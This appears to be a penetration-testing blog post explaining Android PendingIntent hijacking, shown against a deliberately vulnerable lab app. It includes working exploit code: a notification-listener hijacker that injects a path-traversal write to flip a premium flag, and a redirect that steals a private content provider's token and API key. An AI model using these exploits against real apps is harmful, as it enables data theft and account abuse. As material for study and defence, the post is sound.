
Lets suppose a scenario to understand the PendingIntent in Android. Your app posts a notification. Hours later your app long since killed by the OS, the user taps it, and your screen opens with your app’s data loaded. The notification was drawn and tapped inside System UI, a completely different process running as a different user. How did a tap in someone else’s process launch your activity, with your permissions, while your app wasn’t even running?
It can’t be done with a plain Intent. An Intent is inert data a description of an action. Whoever calls startActivity(intent) performs that action as themselves, with their own UID and permissions. If your app just handed System UI an Intent, System UI would fire it as System UI. That is not what you want, and for private components it would not even be allowed.
What you actually need is to lend System UI your authority for one specific action: “you may launch this activity, as me, when the user taps.” That process is called a PendingIntent.
What a PendingIntent actually is
When you call PendingIntent.getActivity(context, requestCode, intent, flags), your app does not get a souped-up Intent back. It asks the system (ActivityManagerService) to store a record: the wrapped Intent, and crucially who created it - your package and UID. The system hands you back a lightweight token (a handle to that record). You give the token to someone else.
Later, the holder calls token.send(). The system looks up the record and fires the wrapped Intent using the creator’s identity, not the sender’s. So System UI taps the notification, calls send(), and the system launches your activity as your app - same UID, same permissions, same access to your private components and content providers.
That single sentence it fires as the creator, not the holder is the entire reason PendingIntents exist, and the entire reason they are dangerous. You hand a token to another party, and when they use it, your identity is what acts.
You will find them behind every “do this later, on my behalf” feature:
- Notifications -
setContentIntent(pi): System UI launches your activity on tap. - AlarmManager -
am.set(..., pi): the system fires your component at a scheduled time. - App widgets - the launcher fires your
PendingIntentwhen a widget button is pressed. - Inline reply / RemoteInput - the system fires your
PendingIntentafter attaching the user’s typed text. - Cross-app callbacks - “here’s a
PendingIntent, fire it when you’re done” handed to another app.
The two settings that decide whether it’s safe
When you create a PendingIntent you make two choices, and both turn into attack surface if you get them wrong.
Choice 1 - can the holder modify the wrapped Intent before firing it? Sometimes you need them to. Inline notification reply is the classic case: you build the PendingIntent, but the system has to add the text the user typed before it fires. That “let the holder add something” capability is FLAG_MUTABLE, and the holder modifies the Intent through a method called Intent.fillIn(). The safe default - “the holder may fire it exactly as I wrote it, nothing more” - is FLAG_IMMUTABLE.
Before Android 12 (API 31), PendingIntents were mutable by default, that means, you got mutability unless you asked for FLAG_IMMUTABLE. From API 31 you must say which one you mean. So old code, and unpatched third-party SDKs, are full of accidentally-mutable PendingIntents.
Choice 2 - how specific is the wrapped Intent? Think of the base Intent as a form with some fields filled and some left blank. You can nail down exactly what happens - set the explicit target component, set the data, set the extras - or you can leave it vague, even completely empty (new Intent()). The blanker the form, the more a mutable holder can write into it.
fillIn() is the method that writes into the blanks, and it has one governing rule: it only writes into fields the base left empty. That rule is the whole game.
Where it goes wrong
Put the two choices together. If a PendingIntent is mutable and its base Intent left fields blank, then whoever holds it can fill those blanks in and because send() fires as the creator, the creator’s app carries out whatever the holder wrote. The holder did not need any permission of their own; they borrowed yours.
Here is exactly what fillIn() lets the holder change, because this table is the part the other write-ups skip and it is where all the confusion comes from:
| Field of the Intent | Can the holder set it? |
|---|---|
action, data, type, package, categories, clipData | Yes - only if the base left it empty |
component, selector | No - unless the holder passes FILL_IN_COMPONENT / FILL_IN_SELECTOR |
| extras | Always merged - but on a key conflict the base wins |
FLAG_GRANT_READ/WRITE_URI_PERMISSION | Yes - rides along on the fillIn Intent |
Two outcomes fall straight out of that table, and they are the two severities of this bug:
- The base set an explicit component (e.g.
new Intent(this, SomeActivity.class)). The component is locked, so the holder can only add new extras. Bounded: they make your app run the activity you chose, but with parameters they picked. Call it Tier 1. - The base was empty / implicit (
new Intent()). Now the holder fills inaction+packageto steer the launch into their own component, fills indata+ a URI-grant flag, and walks off with whatever your app can reach. Call it Tier 2.
The rest of this post is how you find and prove both, against VulnLabApp.
Spotting it
Grep the decompile for FLAG_MUTABLE and the factory calls:
1
2
PendingIntent.getActivity(this, 0, intent, PendingIntent.FLAG_MUTABLE | PendingIntent.FLAG_UPDATE_CURRENT);
PendingIntent.getBroadcast(this, 0, intent, PendingIntent.FLAG_MUTABLE);
For each one, ask the two questions: is it mutable, and is the base Intent explicit or empty? Then follow it forward - does it end up in a notification, a widget, an alarm, or an extra handed to another app?

Confirm both at runtime by hooking the factory:
1
2
3
4
5
6
7
8
9
10
Java.perform(function () {
  const PI = Java.use('android.app.PendingIntent');
  PI.getActivity.overload('android.content.Context', 'int', 'android.content.Intent', 'int')
    .implementation = function (ctx, rc, intent, flags) {
      const mutable = (flags & 0x02000000) !== 0;
      const cn = intent.getComponent();
      console.log('[PI.getActivity] mutable=' + mutable + ' target=' + (cn ? cn.flattenToString() : 'implicit'));
      return this.getActivity(ctx, rc, intent, flags);
  };
});
target=implicit is the Tier-2 tell. One caveat on the mutable boolean: it only checks the explicit FLAG_MUTABLE bit. Pre-API-31, PendingIntents are mutable by default, so on Android ≤ 11 a PI built without the flag still prints mutable=false here yet is fully hijackable - mutable=false only clears the bug from API 31+.
Trigger the surfaces so the PendingIntents get built:
1
2
3
4
5
6
7
8
# Tier 1: fixed-base PI (or tap the "mutable PI" button)
adb shell am start -n com.vulnlab.app/.activities.NotificationActivity

# Tier 2: empty-base PI
adb shell am start -n com.vulnlab.app/.activities.NotificationActivity --ez post_empty_pi true

# AlarmManager-fired mutable PI (fires ~60s later)
adb shell am start-service -n com.vulnlab.app/.services.AlarmService
Tier 1 - fixed base intent, inject extras
VulnLabApp’s notification button wraps a fixed component:
1
2
3
4
5
Intent targetIntent = new Intent(this, FileWriteActivity.class);   // component is locked
targetIntent.putExtra("_original_extra", "safe_value");
int piFlags = PendingIntent.FLAG_UPDATE_CURRENT | PendingIntent.FLAG_MUTABLE;
PendingIntent pi = PendingIntent.getActivity(this, 1, targetIntent, piFlags);
// ... attached to a notification via setContentIntent(pi)

The holder can’t redirect - the component is pinned to FileWriteActivity - but it can add extras the base never set. To grab the PendingIntent, register a NotificationListenerService: any app with notification access can read every posted notification and pull the PendingIntent straight out of it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
public class NotificationHijacker extends NotificationListenerService {
    @Override
    public void onNotificationPosted(StatusBarNotification sbn) {
        if (!sbn.getPackageName().equals("com.vulnlab.app")) return;
        PendingIntent pi = sbn.getNotification().contentIntent;
        if (pi == null) return;
        try {
            // extras merge, base wins on conflicts — you inject NEW keys, not overwrite
            Intent fillIn = new Intent();
            fillIn.putExtra("filename", "../shared_prefs/auth_prefs.xml");
            fillIn.putExtra("content",  "<?xml version='1.0'?><map>"
                + "<boolean name=\"premium\" value=\"true\" /></map>");
            pi.send(this, 0, fillIn);
        } catch (CanceledException ignored) {}
    }
}
Register the listener and turn on notification access (it does nothing until access is granted - and this same listener is the acquisition path for Tier 2):
1
2
3
4
5
6
7
8
<service
    android:name=".NotificationHijacker"
    android:exported="false"
    android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
    <intent-filter>
        <action android:name="android.service.notification.NotificationListenerService" />
    </intent-filter>
</service>
1
2
3
# Real device: user toggles Settings → Notification access. Test device:
adb shell cmd notification allow_listener \
  com.root3d.myapplication77/com.root3d.myapplication77.NotificationHijacker
Fire NotificationActivity to post the notification. Your listener catches it, adds filename/content (keys the base never set), and fires the PendingIntent into FileWriteActivity - which does the path-traversal write as VulnLabApp, overwriting its own auth_prefs.xml and flipping premium=true. Bounded, but it ran with the victim’s identity, which is the whole point.
Tier 2 - empty base intent, redirect and steal a content provider
This is the dangerous one, and every CVE here (CVE-2020-0188 SettingsSliceProvider, CVE-2020-0389 SystemUI RecordingService) is an instance of it. The app builds the PendingIntent from an empty base:

Highlight 1 is the base - new Intent(), every field unset. Per the fillIn table, that means every fillable field is up for grabs.
Highlight 2 is FLAG_MUTABLE on that same PendingIntent. Highlight 1 alone would be harmless if the holder couldn’t write into it - it’s the combination that matters.
Now the holder controls nearly everything. Per the table, they can’t set component directly, so they steer the launch with action + package (which resolves into their own app), and they set data + FLAG_GRANT_READ_URI_PERMISSION so the victim grants them a URI. Point that URI at something the attacker can’t reach but the victim can - VulnLabApp’s private SecretProvider, declared exported="false":
1
2
3
4
5
6
7
// in the same NotificationListenerService
PendingIntent pi = sbn.getNotification().contentIntent;        // the empty-base PI
Intent fillIn = new Intent("com.attacker.GRANT");              // base action empty → fills
fillIn.setPackage("com.root3d.myapplication77");              // steer the launch to our app
fillIn.setData(Uri.parse("content://com.vulnlab.app.secret/token")); // base data empty → fills
fillIn.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);       // rides along
pi.send(this, 0, fillIn);
send() fires this as VulnLabApp, so VulnLabApp launches your activity and grants it read access to that URI:
1
2
3
4
5
6
7
8
9
10
11
public class GrantReceiver extends Activity {
    @Override protected void onCreate(Bundle b) {
        super.onCreate(b);
        try {
            Uri u = getIntent().getData();                     // content://com.vulnlab.app.secret/token
            InputStream is = getContentResolver().openInputStream(u);
            // read is — the session token + api_key, from a provider you can't query directly
        } catch (Exception ignored) {}
        finish();
    }
}
1
2
3
4
5
6
<activity android:name=".GrantReceiver" android:exported="true">
    <intent-filter>
        <action android:name="com.attacker.GRANT" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
The rule that makes this “arbitrary” content provider access: if VulnLabApp itself could not read content://com.vulnlab.app.secret, the grant flag would be silently ignored. It can - it owns the provider so the access transfers to you, and grantUriPermissions="true" lets the grant bypass exported="false". You just read a provider you could never have queried directly. Aim the same trick at whatever the victim’s permissions cover its own private data, or a system provider like contacts/SMS if the app holds that permission - and the impact is whatever that app could read.
Other ways the PendingIntent leaks to you
The notification listener is the most reachable acquisition today, but the same two tiers apply wherever a PendingIntent ends up in a hostile holder’s hands:
- App widgets. The launcher (the widget host) holds the PendingIntent; a custom launcher / widget host fires it with mutated fields. Seen in home-screen banking widgets with “transfer to last recipient” buttons.
- Cross-app extra. Some apps pass a callback PendingIntent in an extra (“fire this when you’re done”). If the receiver is your app, the leak is direct mutate and fire.
What you actually achieve
- Tier 1 — identity / action injection. The launched activity reads
user_id/account_id/authorizefrom the extras. Swap them: IDOR onto another user, or silently complete a queued transaction the user never confirmed. The nasty variant is stale-extra replay the base’s original nonce survives (base wins on conflicts), so you keep the real user’s nonce and add your own amount fields. - Tier 2 — arbitrary content provider read. Steal data from a private or permission-protected provider using the victim app’s identity. This is the critical-tier outcome, and the one worth chasing on any app with rich notifications.
Why it keeps happening, and the fix
The fix is FLAG_IMMUTABLE, and never building a PendingIntent from an empty or implicit base. Developers skip both because third-party SDKs (analytics, push, ads) often require mutable PendingIntents so they can inject their own extras at fire time — so when you audit, grep the SDK jar/aar files too, not just app code. An SDK-shipped mutable PendingIntent is still the app’s bug from a bounty perspective.
Android has been closing this down: API 31 forced an explicit FLAG_MUTABLE/FLAG_IMMUTABLE choice, and API 34 blocks creating a mutable PendingIntent from an implicit base, which kills Tier 2 at creation for compliant apps targeting 34+. Tier 1 (explicit-component base + mutable) is still allowed and still extras-injectable, and pre-34 apps and unpatched SDKs still ship the empty-base form.
Closing
The whole bug is two facts standing next to each other: send() runs the wrapped Intent with the creator’s identity, and fillIn() lets the holder of a mutable PendingIntent write into any field the base left empty. Decide if it’s mutable, decide how empty the base is, and the severity reads itself off the table, Tier 1 makes the app act with your parameters, Tier 2 makes the app hand you data only it could reach. The notification-listener path reaches both. Worth checking on every banking or fintech app with rich push notifications.
References
- https://valsamaras.medium.com/pending-intents-a-pentesters-view-92f305960f03
- https://oversecured.com/blog/gaining-access-to-arbitrary-content-providers
- https://segmentfault.com/a/1190000041532963/en
- https://segmentfault.com/a/1190000041550819
- https://hackerone.com/reports/1161401
Happy Hacking !!